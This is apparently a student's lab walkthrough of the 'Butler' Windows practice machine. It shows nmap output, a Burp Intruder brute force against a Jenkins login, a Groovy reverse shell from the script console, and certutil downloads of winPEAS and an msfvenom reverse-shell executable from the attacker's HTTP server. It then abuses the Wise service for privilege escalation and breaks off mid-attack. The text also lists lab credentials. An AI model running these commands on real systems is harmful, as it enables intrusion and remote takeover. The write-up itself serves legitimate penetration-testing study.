

Walkthrough - Butler

Low Privilege User - butler:JeNkIn5@44


Admin - administrator:A%rc!BcA!

```
└─$ nmap -A -p- -T4 192.168.85.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-24 08:15 PDT
Nmap scan report for 192.168.85.140
Host is up (0.00043s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp   open  unknown
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp   open  panda-pub?
8080/tcp   open  http           Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49670/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
|_smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_smb2-time:
|   date: 2024-04-24T15:19:35
|_   start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:50:c8 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.81 seconds
```

I performed a nmap plan and here what my target is to consider the http site which is hosted.



Welcome to Jenkins!

Sign in

☐ Keep me signed in

This was the site i saw, and the first thing which came to my head was to perform a brute force attack so as my favorite i will go on with burpsuit for this purpose. But without sticking to one i just started the google search,


<https://github.com/Hacker5preme/jenkins-exploit>

https://github.com/gquere/pwn_jenkins


These were few exploit i found in my search but still i go as pre requirements which is as asked.




just tried out this but did not work.



captured using burp as i typed the admin and password so that it capture the request. now i have to send the request to the "repeater" and "intruder".



So admin and password is added as a variable and i got the clusterbomb because of 2 variable if it is one ill go with sniper.



Then in the payload section i have used few guessing username which are likely to possible. if i want i could add a username file to it for checking.

The screenshot shows the Burp Suite Intruder interface. The top navigation bar includes 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', and 'Comparer'. The 'Intruder' tab is active. Below the navigation bar, there are tabs for 'Positions', 'Payloads', 'Resource pool', and 'Settings'. The 'Payloads' tab is selected and highlighted with a red box. The 'Payload sets' section shows a configuration for 2 payload sets with a payload count of 5 and a request count of 15. The 'Payload type' is set to 'Simple list'. Below this, the 'Payload settings [Simple list]' section is shown, which includes a list of passwords: 'Password', 'password1', 'jenkins', 'Jenkins', and 'password123'. The list is highlighted with a red box. To the left of the list are buttons for 'Paste', 'Load ...', 'Remove', 'Clear', and 'Deduplicate'. Below the list are buttons for 'Add' and 'Add from list ... [Pro version only]'. The 'Add' button is highlighted with a red box.

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer

Extensions Learn

1 x 2 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload sets, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 5

Payload type: Simple list Request count: 15

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

Password password1 jenkins Jenkins password123

Add Enter a new item

Add from list ... [Pro version only]

So in the password i have just added few password as a guessing, also i could add a password file if i want. considering both i have 3 usernames and 5 passwords so it will take the multiplication of 3×5 so there going to be 15 attacks towards it.

2. Intruder attack of http://192.168.85.140:8080 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	317	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
2	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
3	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
4	admin	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
5	jenkins	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
6	administrator	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
7	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
8	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
9	administrator	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
10	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
11	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	312	
12	administrator	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
13	admin	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
14	jenkins	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
15	administrator	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Thu, 25 Apr 2024 04:29:08 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Location: http://192.168.85.140:8080/loginError
7 Content-Length: 0
8 Server: Jetty(9.4.41.v20210516)
9
10

```

Since my attack is done and now its time for me to check each and everything, so i moved to the response tab and start check each and every attempt and i found,

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Cor
0			302	<input type="checkbox"/>	<input type="checkbox"/>	317	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
2	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
3	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
4	admin	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
5	jenkins	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
6	administrator	password1	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
7	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
8	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
9	administrator	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
10	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
11	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	312	
12	administrator	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
13	admin	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
14	jenkins	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	
15	administrator	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	317	

Request Response


Pretty Raw Hex Render

```


1 HTTP/1.1 302 Found
2 Date: Thu, 25 Apr 2024 04:29:09 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: JSESSIONID=7fd5b897=node0162i3y96dp2p49s4l54fpyah62.node0; Path=/; HttpOnly
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Location: http://192.168.85.140:8080/
7 Content-Length: 0
8 Server: Jetty(9.4.41.v20210516)
9
10

```


a cookie session with a session id so i thought to try it out.



the session was valid and got access.



in the dashboard i went into each fields and in that in the "manage jenkins" i found all the below,



I feel the CLI and script console interesting for attacks. So I go on searching exploits in that.

<https://www.hackingarticles.in/jenkins-penetration-testing/>


https://github.com/Coalfire-Research/java-deserialization-exploits/blob/main/Jenkins/jenkins_cli_rmi_rce.py

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>


I found many on these and I'll go with the attack on script console,

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>


For that I found the groovy reverse shell script on this and I copied that and pasted on the space.



The script is loaded and the host need to be the attacker machine ip address, and we can have any port but i keep it simple as it is.



I made listener in my terminal to check it when i run that.



And now i am butler in butler so i can used any methods to get the privilege escalated.

```
systeminfo

Host Name:                BUTLER
OS Name:                  Microsoft Windows 10 Enterprise Evaluation
OS Version:               10.0.19043 N/A Build 19043
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         butler
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     8/14/2021, 3:51:38 AM
System Boot Time:          4/27/2024, 6:17:59 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):               2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
                           [02]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory:         C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:      2,047 MB
Available Physical Memory:  485 MB
Virtual Memory: Max Size:   3,199 MB
Virtual Memory: Available:  1,566 MB
Virtual Memory: In Use:     1,633 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:               N/A
Hotfix(s):                  4 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB5000736
                           [03]: KB5001330
                           [04]: KB5001405
Network Card(s):            1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                               Connection Name: Ethernet0
                               DHCP Enabled:   Yes
                               DHCP Server:    192.168.85.254
                               IP address(es)  [01]: 192.168.85.140
                                               [02]: fe80::f8f6:c643:fea6:ff0
Hyper-V Requirements:       A hypervisor has been detected. Features required for Hyper-V will not be
                             displayed.
```

I got these information on the systeminfo command and in this i would check for any exploits in the version.

As we used in Linux privilege escalation we are going to use a tool for this, we are going to use winpeas

<https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS>

Assets 17		
linpeas.sh	840 KB	last week
linpeas_darwin_amd64	3.07 MB	last week
linpeas_darwin_arm64	3.15 MB	last week
linpeas_fat.sh	25.4 MB	last week
linpeas_linux_386	2.94 MB	last week
linpeas_linux_amd64	3.11 MB	last week
linpeas_linux_arm	3.07 MB	last week
linpeas_linux_arm64	3.16 MB	last week
winPEAS.bat	35.3 KB	last week
winPEASany.exe	2.28 MB	last week
winPEASany_ofs.exe	2.13 MB	last week
winPEASx64.exe	2.28 MB	last week
winPEASx64_ofs.exe	2.13 MB	last week
winPEASx86.exe	2.28 MB	last week
winPEASx86_ofs.exe	2.13 MB	last week
Source code (zip)		3 weeks ago
Source code (tar.gz)		3 weeks ago

```

(ifl1al@kali)-[~/peh/transfer]
$ ls
linpeas.sh  pspy64  winPEASx64.exe

(ifl1al@kali)-[~/peh/transfer]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

I shared it over the server.

```

C:\Program Files\Jenkins>cd C:/
cd C:/

C:\>dir for trouble-shooting and diagnostics. Use the 'println' command to see the
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\
12/07/2019 02:14 AM <DIR> PerfLogs
04/24/2024 08:18 AM <DIR> Program Files
08/14/2021 05:34 AM <DIR> Program Files (x86)
08/14/2021 05:29 AM <DIR> Users
08/14/2021 05:39 AM <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 11,323,146,240 bytes free

C:\>cd /users
cd /users

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users
08/14/2021 05:29 AM <DIR> .
08/14/2021 05:29 AM <DIR> ..
08/14/2021 05:30 AM <DIR> Administrator
04/24/2024 09:02 PM <DIR> butler
08/14/2021 06:25 AM <DIR> Public
0 File(s) 0 bytes
5 Dir(s) 11,304,288,256 bytes free

C:\Users>

```

```

c:\Users\butler>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of c:\Users\butler

04/24/2024  09:02 PM    <DIR>          .
04/24/2024  09:02 PM    <DIR>          ..
08/14/2021  05:16 AM    <DIR>          .groovy
08/14/2021  04:54 AM    <DIR>          3D Objects
08/14/2021  04:54 AM    <DIR>          Contacts
08/14/2021  04:54 AM    <DIR>          Desktop
08/14/2021  04:54 AM    <DIR>          Documents
08/14/2021  05:23 AM    <DIR>          Downloads
08/14/2021  04:54 AM    <DIR>          Favorites
08/14/2021  04:54 AM    <DIR>          Links
08/14/2021  04:54 AM    <DIR>          Music
08/14/2021  04:56 AM    <DIR>          OneDrive
08/14/2021  04:55 AM    <DIR>          Pictures
08/14/2021  04:54 AM    <DIR>          Saved Games
08/14/2021  04:55 AM    <DIR>          Searches
08/14/2021  04:54 AM    <DIR>          Videos
               0 File(s)                0 bytes
             16 Dir(s) 11,290,320,896 bytes free

```

i moved to the butler user and here is the place i am going to drag the winpeas payload and run that.

```

[Attacker@kali:~/peas/transfer]
$ python3 -m httpserver 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
192.168.85.140 - - [27/Apr/2024 09:02:23] "GET /winPEASx64.exe HTTP/1.1" 200 -
192.168.85.140 - - [27/Apr/2024 09:02:23] "GET /winPEASx64.exe HTTP/1.1" 200 -

Result
java.net.ConnectException: Connection refused
c:\Users\butler>certutil.exe -urlcache -f http://192.168.85.135/winPEASx64.exe winpeas.exe
certutil.exe -urlcache -f http://192.168.85.135/winPEASx64.exe winpeas.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
c:\Users\butler>

```

And the file is been transferred,

```
Directory of c:\Users\butler

04/27/2024  09:02 AM    <DIR>          .
04/27/2024  09:02 AM    <DIR>          ..
08/14/2021  05:16 AM    <DIR>          .groovy
08/14/2021  04:54 AM    <DIR>          3D Objects
08/14/2021  04:54 AM    <DIR>          Contacts
08/14/2021  04:54 AM    <DIR>          Desktop
08/14/2021  04:54 AM    <DIR>          Documents
08/14/2021  05:23 AM    <DIR>          Downloads
08/14/2021  04:54 AM    <DIR>          Favorites
08/14/2021  04:54 AM    <DIR>          Links
08/14/2021  04:54 AM    <DIR>          Music
08/14/2021  04:56 AM    <DIR>          OneDrive
08/14/2021  04:55 AM    <DIR>          Pictures
08/14/2021  04:54 AM    <DIR>          Saved Games
08/14/2021  04:55 AM    <DIR>          Searches
08/14/2021  04:54 AM    <DIR>          Videos
04/27/2024  09:02 AM      2,387,456 winpeas.exe
               1 File(s)      2,387,456 bytes
               16 Dir(s)  11,212,599,296 bytes free
```

[illegible]

I ran the file and started exploring the information in it.

```
(ifl@kali)~[/peh/transfer]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.85.135 LPORT=7777 -f exe > Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

(ifl@kali)~[/peh/transfer]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

I created a windows payload and its in my transfer folder, and i launched it back.

```

C:\Program Files\Jenkins>cd C:/
cd C:/

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\

12/07/2019  02:14 AM    <DIR>          PerfLogs
04/24/2024  08:18 AM    <DIR>          Program Files
08/14/2021  05:34 AM    <DIR>          Program Files (x86)
08/14/2021  05:29 AM    <DIR>          Users
08/14/2021  05:39 AM    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s)  11,271,397,376 bytes free

C:\>cd "Program Files (x86)"
cd "Program Files (x86)"

C:\Program Files (x86)>cd Wise
cd Wise

C:\Program Files (x86)\Wise>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Program Files (x86)\Wise

08/14/2021  06:28 AM    <DIR>          .
08/14/2021  06:28 AM    <DIR>          ..
04/24/2024  09:58 PM    <DIR>          Wise Care 365
               0 File(s)                0 bytes
               3 Dir(s)  11,267,973,120 bytes free

C:\Program Files (x86)\Wise:

```

This is the place we are going to upload the payload,

```

(lflal@kali) ~/psh/transfer
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.85.140 - - [27/Apr/2024 09:25:29] "GET /Wise.exe HTTP/1.1" 200 -
192.168.85.140 - - [27/Apr/2024 09:25:29] "GET /Wise.exe HTTP/1.1" 200 -

C:\Program Files (x86)\Wise>certutil -urlcache -f http://192.168.85.135/Wise.exe Wise.exe
certutil -urlcache -f http://192.168.85.135/Wise.exe Wise.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\Wise:

```

file uploaded.


```

$ nc -nvlp 7777
listening on [any] 7777 ...

```

```

C:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 3    STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x3
        WAIT_HINT             : 0x1388

```

I saw this service is running on my winpeas information which i got, i need to stop this in mean to run the payload.

```

C:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 1    STOPPED
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
